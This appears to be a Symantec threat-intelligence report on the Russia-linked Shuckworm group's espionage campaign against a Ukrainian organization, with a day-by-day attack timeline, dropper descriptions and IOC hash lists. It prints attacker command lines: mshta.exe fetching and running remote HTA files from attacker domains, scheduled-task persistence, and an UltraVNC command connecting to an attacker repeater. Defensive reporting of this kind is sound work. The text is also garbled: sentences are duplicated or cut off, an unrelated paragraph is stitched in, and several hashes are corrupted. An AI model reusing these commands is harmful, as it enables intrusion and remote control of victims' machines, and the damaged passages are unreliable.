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Symantec

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THREAT INTELLIGENCE

TRANSLATION: [日本語](#)

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# Shuckworm Continues Cyber-Espionage Attacks Against Ukraine

Symantec investigation uncovers selection of files used in ongoing attacks.

The Russia-linked Shuckworm group (aka Gamaredon, Armageddon) is continuing to conduct cyber-espionage attacks against targets in Ukraine. Over the course of recent months, Symantec has uncovered a series of attacks that have resulted in the discovery of a wide range of files, including sensitive documents, source code, and other confidential information.

found evidence of a wide range of files, including sensitive documents, source code, and other confidential information.

Active systems are primarily a distributed system of servers and workstations, which are used to store and process data. The system is designed to be highly resilient, with multiple redundant components and a distributed architecture. This makes it difficult to shut down the system, even if some components are compromised.

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targets. A [recent report](#) published by The Security Service of Ukraine (SSU) noted that Shuckworm’s attacks have grown in sophistication in recent times, with attackers now using living-off-the-land tools to steal credentials and move laterally on victim networks. Recent activity seen by Symantec is consistent with that documented by SSU.

## Shuckworm activity: Case study

Symantec observed Shuckworm activity on an organization in Ukraine, which began on July 14, 2021 and continued until August 18, 2021. The attack chain began with a malicious document, likely sent via a phishing email, which was opened by the user of the infected machine. The following is a breakdown of the attackers’ activity on the compromised computer.

### July 14

At 08:48 (local-time), a suspicious Word document is opened on the machine. Just five minutes after the document is opened, a suspicious command is also executed to launch a malicious VBS file (depended.lnk). This file is a known custom backdoor leveraged by Shuckworm (aka Pterodo).

- `wscript.exe CSIDL_PROFILE\searches\depended.lnk //e:VBScript //b`

The backdoor is used to download and execute `CSIDL_PROFILE\searches\depended.exe` (94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b) from `hxxp://92.242.62.131/wordpress.php?is=[REDACTED]`.

Two additional VBS scripts are observed being executed via `depended.exe`:

- `"CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\roaming\reflect.rar //e:VBScript //b`
- `"CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\deep-thoughted. //e:VBScript //b`

A scheduled task is then created to likely ensure persistence between system reboots and to execute the dropped script. This ensures the VBS file `deep-thoughted.ppt` is executed every 10 min

- `SCHTASKS /CREATE /TN "CSIDL_COMMON`

Later, the attackers are abusing `mshta.exe` via Application (HTA) files

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Since mshta.exe executes outside of Internet Explorer's security context, it also bypasses browser security settings.

- "CSIDL\_SYSTEM\cmd.exe" /c CSIDL\_SYSTEM\mshta.exe  
hxxp://fiordan.ru/FILM.html /f id=[REDACTED]

At the same time, a new variant of Pterodo is installed via depended.exe.

Similarly to before, two additional scheduled tasks are created:

- "CSIDL\_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn  
"MediaConverter" /tr "wscript.exe " CSIDL\_COMMON\_MUSIC\tvplaylist.mov  
//e:VBScript //b " /F"
- "CSIDL\_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn  
"VideoHostName" /tr "wscript.exe " CSIDL\_COMMON\_VIDEO\webmedia.m3u  
//e:VBScript //b " /F"

The attackers continue to install variants of their backdoor and execute commands via scripts to ensure persistence:

- "CSIDL\_SYSTEM\wscript.exe"  
CSIDL\_PROFILE\appdata\local\temp\22333.docx //e:VBScript //b
- "CSIDL\_SYSTEM\wscript.exe" CSIDL\_PROFILE\appdata\local\temp\9140.d  
//e:VBScript //b
- wscript.exe CSIDL\_COMMON\_MUSIC\tvplaylist.mov //e:VBScript //b
- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr  
"wscript.exe C:\Users\o.korol\AppData\Roaming\battery\battery.dat  
//e:VBScript //b"
- "CSIDL\_SYSTEM\cmd.exe" /c  
CSIDL\_PROFILE\appdata\roaming\battery\battery.cmd

Directly after this, it appears the attackers test connectivity to a new C&C server via ping.exe:

- CSIDL\_SYSTEM\cmd.exe /c ping -n 1 arianat.ru

Once the connection is confirmed to be active, the attackers proceed to download another variant of their backdoor, install additional scripts and test connectivity every 15 minutes.

- "CSIDL\_SYSTEM\wscript.exe"  
//e:VBScript //b
- "CSIDL\_SYSTEM\cmd.exe" /c  
ZIP.html /f id=<?,>

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- CSIDL\_SYSTEM\mshta.exe hxxp://avirona.ru/7-ZIP.html /f id=<?,?>
- "CSIDL\_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL\_COMMON\_MUSIC\mediatv.mov //e:VBScript //b " /F"
- "CSIDL\_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL\_COMMON\_VIDEO\videotv.m3u //e:VBScript //b " /F"

At this point, the attackers cease activity. However, we continue to see commands being executed from the scheduled tasks for the remainder of July 14.

July 16

At 05:28, the attackers return, and several additional variants of Pterodo are executed via CSIDL\_COMMON\_VIDEO\planeta.exe (1ea3881d5d03214d6b7e37fb7b10221ef51782080a24cc3e275f42a3c1ea99c1).

- "CSIDL\_SYSTEM\wscript.exe" CSIDL\_PROFILE\appdata\local\temp\32440.docx //e:VBScript //b
- "CSIDL\_SYSTEM\wscript.exe" CSIDL\_PROFILE\appdata\local\temp\20507.d //e:VBScript //b

The attackers are then observed executing commands via planeta.exe:

- CSIDL\_SYSTEM\cmd.exe /c ""CSIDL\_PROFILE\appdata\local\temp\7zsfx000."" ""
- "CSIDL\_SYSTEM\cmd.exe" /c ipconfig /flushdns

The above flushdns command may indicate that the attackers have updated the DNS records for their C&Cs, as we observed some of their tools use hard-coded domains. In this particular instance, the flushdns command was executed shortly before the attackers attempted to install additional backdoors that leveraged the same C&C.

July 28

Later, another variant of Pterodo (deep-sided.fly) was executed and was used to download and execute a new file called deerskin.exe

(ad1f796b3590fcee4a... file is a dropper for a V test internet connectivity connection to a remote

- "%USERPROFILE\connect mucoris.r

Two such files have been identified that perform the same actions.

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- 1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f
- ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29

This VNC client appears to be the ultimate payload for this attack.

Between July 29 and August 18 activity continued whereby we observed the attackers deploying multiple variants of their custom VBS backdoor along with executing VBS scripts and creating scheduled tasks similar to the ones detailed above. After August 18, no further suspicious activity was observed on this machine.

During the course of this investigation, specifically post VNC client installation, a number of documents were opened from various locations on the compromised machine. It is unclear if this was legitimate user activity or the activity of the attackers attempting to collect and exfiltrate sensitive information. Titles of the documents accessed ranged from job descriptions to sensitive information pertaining to the targeted organization.

## Technical descriptions

Symantec investigations uncovered a total of seven files used by Shuckworm in recent attacks. All seven files are 7-zip SFX self-extracting binaries, a format used previously in Shuckworm attacks.

### descend.exe

Upon execution, the file named descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) drops a VBS file which, in turn, drops a second VBS file in the following locations:

- %USERPROFILE%\Downloads\deerbrook.ppt
- %PUBLIC%\Pictures\deerbrook.ppt

It then creates the following task:

- SHTASKS /CREATE /sc minute /mo 11 /tn "deerbrook" /tr "wscript.exe '<DROPPED\_FOLDER>\deerbrook.ppt' //e:VBScript //b" /F

The file deerbrook.ppt (b46e872375b3c910fb) file contacts a command C&C server is available saved in the %USERPROFILE\deep-sunken.exe and executed

### deep-sunken.exe

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- SCHEDULETASKS /CREATE /sc minute /mo 12 /tn \"deep-versed\" /tr \"wscript.exe \" [%PUBLIC%]\\Pictures\\deep-versed.nls\" //e:VBScript //b\" /F

The dropped file deep-versed.nls (817901df616c77dd1e5694e3d75aebb3a52464c23a06820517108c74edd07fbc) downloads a payload from a C&C server (deep-toned.chehalo.ru) and saves it as deep-green.exe in the following location:

- %PUBLIC%\Downloads

**deep-green.exe**

The file deep-green.exe (1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f) contains an UltraVNC binary, which upon execution connects to a repeater (mucoris.ru:5612) using the following command line:

- -autoreconnect -id:%RANDOM% -connect mucoris.ru:5612

UltraVNC is an open-source remote-administration/remote-desktop-software utility.

**deep-green.exe**

A second file named deep-green.exe (f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa) contain a Process Explorer (procexp) binary.

Process Explorer is a freeware task manager and system monitor for Microsoft Windows.

**deep-green.exe**

A third file called deep-green.exe (de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a) is similar to descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) just with different file names and C&C server (deer-lick.chehalo.ru).

**deep-green.exe**

The fourth and final file (d15a7e69769f4727f7b) is a VBS file in the following location:

- %PUBLIC%\Music

It then creates the following

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- "/CREATE /sc minute /mo 12 /tn \"MediaConverter\" /tr \"wscript.exe  
\"C:\\Users\\Public\\Music\\MediaConvertor.dat\" //e:VBScript //b \" /F"

The MediaConvertor.dat file searches for removable drives and creates a .lnk file with the following command:

- mshta.exe hxxp://PLAZMA.VIBER.ontroma.ru/PLAZMA.html /f id=January

## IOC patterns

Analysis of the many indicators of compromise (IOCs) uncovered during our investigations have revealed the following patterns, which may be of use when defending networks from Shuckworm attacks:

- Most URL C&C IPs belong to the short list of hosting providers listed in the SSU report, namely AS9123 TimeWeb Ltd. (Russia).
- Most discovered suspected C&C URLs are IP-based URLs and use a unique URI structure:
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums> OR
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums>-<2-integers>
- Most suspected malicious files are found in one of a short list of directories:
  - csidl\_profile\\links
  - csidl\_profile\\searches
  - CSIDL\_PROFILE\\appdata\\local\\temp\\
  - CSIDL\_PROFILE\\
- Nearly all the suspected malicious files are made up of a word beginning with the letter "d" and a few are composed of two words separated by a "-" (first word also starting with "d"). Examples include:
  - deceive.exe
  - deceived.exe
  - deception.exe
  - deceptive.exe
  - decide.exe
  - decided.exe
  - decipher.exe
  - decisive.exe
  - deep-sunken.
  - deep-vaulted.
- Detected command switches, etc.

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a7955a8ed1a3c4634aed8a353038e5ac39412a88481f453c56c9b9cf7479c342	avsvideoeditor.m3
02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200	deep-sunken.exe
43d4d4eeac6ced784911ac4d6b24768d7875347a7d018850d8ee79aaef664286	depart.dat
28f8653c8bf051d19be31b6be9ac00d0220b845757f747358ab116684707fa7a	deprive.dat
ef6073f7372b4774849db8c64a1b33bd473d3ba10ecadbf4f08575b1d8f06c30	descend.dat
73d5bb5d4dfbdfef0fe845c9bfea06739cc767021b50327ddb4ef040940fed22f	deerbrook.ppt
64c291658a2bcba368c87967fd72fabfe0532e4092b4934e91e80cca16ae036d	deserted.exe
a078871d89d3f8d22ed77dc331000529a0598f27cf56c6eda32943a9ee8a952c	descend.dat
fa1821b75cc3931a49cead2242a1b0c8976c1e1d4e7425a80e294e8ddc976061	defy.dat
bc469ecc8ed888e3965377d5eb133c97faacabd1fe0ff49ab8d777ba57c16fd3	demand.dat
f2492a8000e0187a733f86dcf3a13206199e3354a86609967fb572e1079feee2	declare.dat
2f2cad1c9ca8c17aa5bc126df43bfc14dcba3f278d41151bf847278ba1ec940c	deep-grown.exe
f216bafa84123bacaabdf4ad622eb80d0e2d8425fd8937dc100d65bdc1af725e	deep-musing.mp3
f10fea8314f0c904b00b2d10cee1d1320bab7afa36220fb9c9953e3382e62bc4	deep-versed.exe
7e703586f6ae3b8c4c0086f5a00254c00debf0273525e4cea216497fe7fcf144	desolate.dat
50e9f2472966d469807c36b3d464e6bf2cf99b98b00cc62e4edda7180bac061b	depended.dat
fce3b4af6b891ee95c1819a1d9ace13b9be20fd50e25ecc3b18b8cb06419f0cb	defined.dat
b1c5659bca42a57a8c9408153126eb60cd88168650d747885e3903e051cad023	demonstrate.dat
5e579ac1dae325b86ed964ea00926e902a6d32a7d37d8eed4b40db7caed303f6	deerbrook.docx
55d8fd4e56523725ad11ccacfb618324360c658c5f44c4f157df6a569cb0277b	destroyed.dat
b6874d2b8ff8c925960ee7e686aecca6a9fc8ab92e5db66fa110da0430ee0edc	declined.dat
5f9bc1ff8ab3d0ced84262a7f8f70d12a5077761eed33540300f809427153f67	defeat.dat
676dd5c0f2cf64b726c69d448fd585e72ac747b808fdb0dd6a3a32d93607ab5	deceive.dat
bbf7220635908afede0eebc7e83ba2eb836526490d16b15305cacb96f65d6e6d	deserter.dat
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e427595a3dd2dc501adb4	
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78c4fcbd6d12c72fcf132b2	

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521d7daa30ee393c9d5f7ce7f0ecb2d59c6698080932c247752768ae876ffd4a	definite.lnk
a707e779e5b228f670ed09777ccacfb75af8a36c34323af7790290d70bca0083	deepwater.avi
f59b8a22ee610741acdce9a9cec37b63b0684493dd292323c522fdca72afd1b9	defender.exe
5aba3e24b78100834563aa08385ffc7068a241b9bdd99b11a4f527d79f65b4fe	departure.exe
41b1e90461b5738deade6858a626c44ba9050b3ea425dc8092ca0d84daddb236	deerberry.exe
ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29	deerskin.exe
6cd7b58ae6036ccbb8a3f9d28239b26da30d60bbcd710c9ffbec4c88a6b602d4	dependent.lnk
1c0110a4f862b54196676c4a77250ea5a5e1ec5be48071f794227769bd25e8de	film.exe
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5271f59f0983382ac3e615265a904d044f8e3825c3d60b3d39a6e9a14bb3e780	deep-versed.exe
86f4ca8ea0fc981c804f1e87147aa2c55f73ddfbcb2b0be602af240fad6b36b36	decision.txt
b449513b9eeaace805518125def9edf11b63567701a9275b6dd1bddf831f035f	deep-revolving.fly
ae05bb40000bc961ce901c082c3c2adb8bd9d8c4cf3f1addc4e75db6c498479a	demanded.txt
5dec1de8357b7f1868e62d7c8df8163e3e4ba49ec8c127418affd9c53b85201b	film.exe
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e4afb1d75061ec13d1988bc4990b352cf2a7d474133c3474fd0c3c2e0672fca0	descent.dat
f9259ff9c86927dcf987123ec193e1270b00ae62b7ad6f2757b5689451be0b8a	desperate.dat
9bdb4c7a5072e64446a851829d1303e123d5d8300b99b5c1de382765e7b06eb3	designer.dat
0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137	descend.exe
82d04cdef87ace65ccf20k	
b63c8fceb1a419c560b84	
518370ed9b1a507a0e86e	
f14ce6142a54878e5dccbf	

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57e3e630fa503d93c5847a22f84d5a3129a618f2cdf048837acce94a78204675	defender.exe
91411cb1aaf5d5cac6a11278b6235882d27b74bfaed681b278460113ba8f2b89	decide.Ink
734949521e503e6d5d8409f084dd4a26103693a221f2a0e6e643a45f509f07c5	departure.Ink
7f68c1f2e3583f0007659a7f70e3291d0f490eb7eea79955214b224649a1cd37	deity.Ink
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65b9958a72670e8fb8e3edb6d937b020db7e88b02b574704ec9ceae68c4a4e98	deserter.Ink
715973fe6c2bdb98d9c01546345bb66d7dbb83606b66bded271302aac00eeb6e	deceived.Ink
7e8cd3cc9010e8d55943a491ad3e915f32c6f623fa7a62b247a5d545dfff6fd8	designed.Ink
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b02a9f20395664f01fd75e7dc2b46a8ddda73221a9d796de5729953d3b3452ee	dene.Ink
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646f6d84d81d833e1162e56c81c3659f724e7b0801c04abe35492b5e50165663	deny.Ink
44ef2dde18f13cd5f25f7489c72610eedd56e3f4aa3ba1030f549892f43871e0	deny.exe
0a7dd7fbb1ea338aa5c77d19855adaf9864c7a542b68a2818318169b41edb463	delusion.Ink
eef073bf432192d1cc0abb5afac8027f8a954b1fa1e8ca0c0b6cbef31de54d35	delusion.exe
c5a955b3e71defd69804e101709fdf2b62443ebf944ac00933e77bf43dc44327	deliberate.txt
7be21cd8a700a40c00abe025bb605cc7fbfe799a7465aad755370ba2b808e806	dessert.txt
ad5759e59dde3338a7c352417331a2faf1465c20205aa865fd474060f7bac8c7	depended.exe
e7c2db5122a8ac7629c958d1f0d8a4df32c51e5da3be434ba0035c679aac7bce	depended.exe
233924d215d4fcbfbf96b8379a684f6519dd7f217bf54087ca38e23d2f7f6840	depended.exe
94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b	depended.exe
6a64a8e2202db7f3a77d3	
103a6245294ddabf46efe	
afb0f54d41dd85157f32b3	
6aaec1520d036cb40359	

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d93f7fb038abdb8481e6de0008eaf501508c33c7aca8f40 added 384a7b309b31df	deserves.Ink
85c14f4a7580623f967b9e9f7120a14 added 3291f2177298e6bcb32e234af9bb2a8	smycwtexsedfcwu.
b2c4a9242b8dda270b7742b026812011b733 added fd7aff12d7f4a242678ee954ed8b	depend.Ink
f313221677a7bca63d199ff2e1945866e70d535849d0d64b50b784ecd65a143c	deputy.exe
cf7d5172dc578138725bcc50bf30a82ad09db0ee7d78c6301de10 added bdfc8108bc8	deputy.exe
f933791dfb9ea729e75937923690fe86e69e25b17d85aaa12ace29b0657 added bcf29	deputy.exe
6e96621992288bf003be750b29f48bfdea324d9dfdb4951f0fa0de5070d301df	defensive.Ink
33d511a761a663863426dc41499f7d851e9824678ed7d7f481dc4dd680 added bad9de	departed.Ink
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
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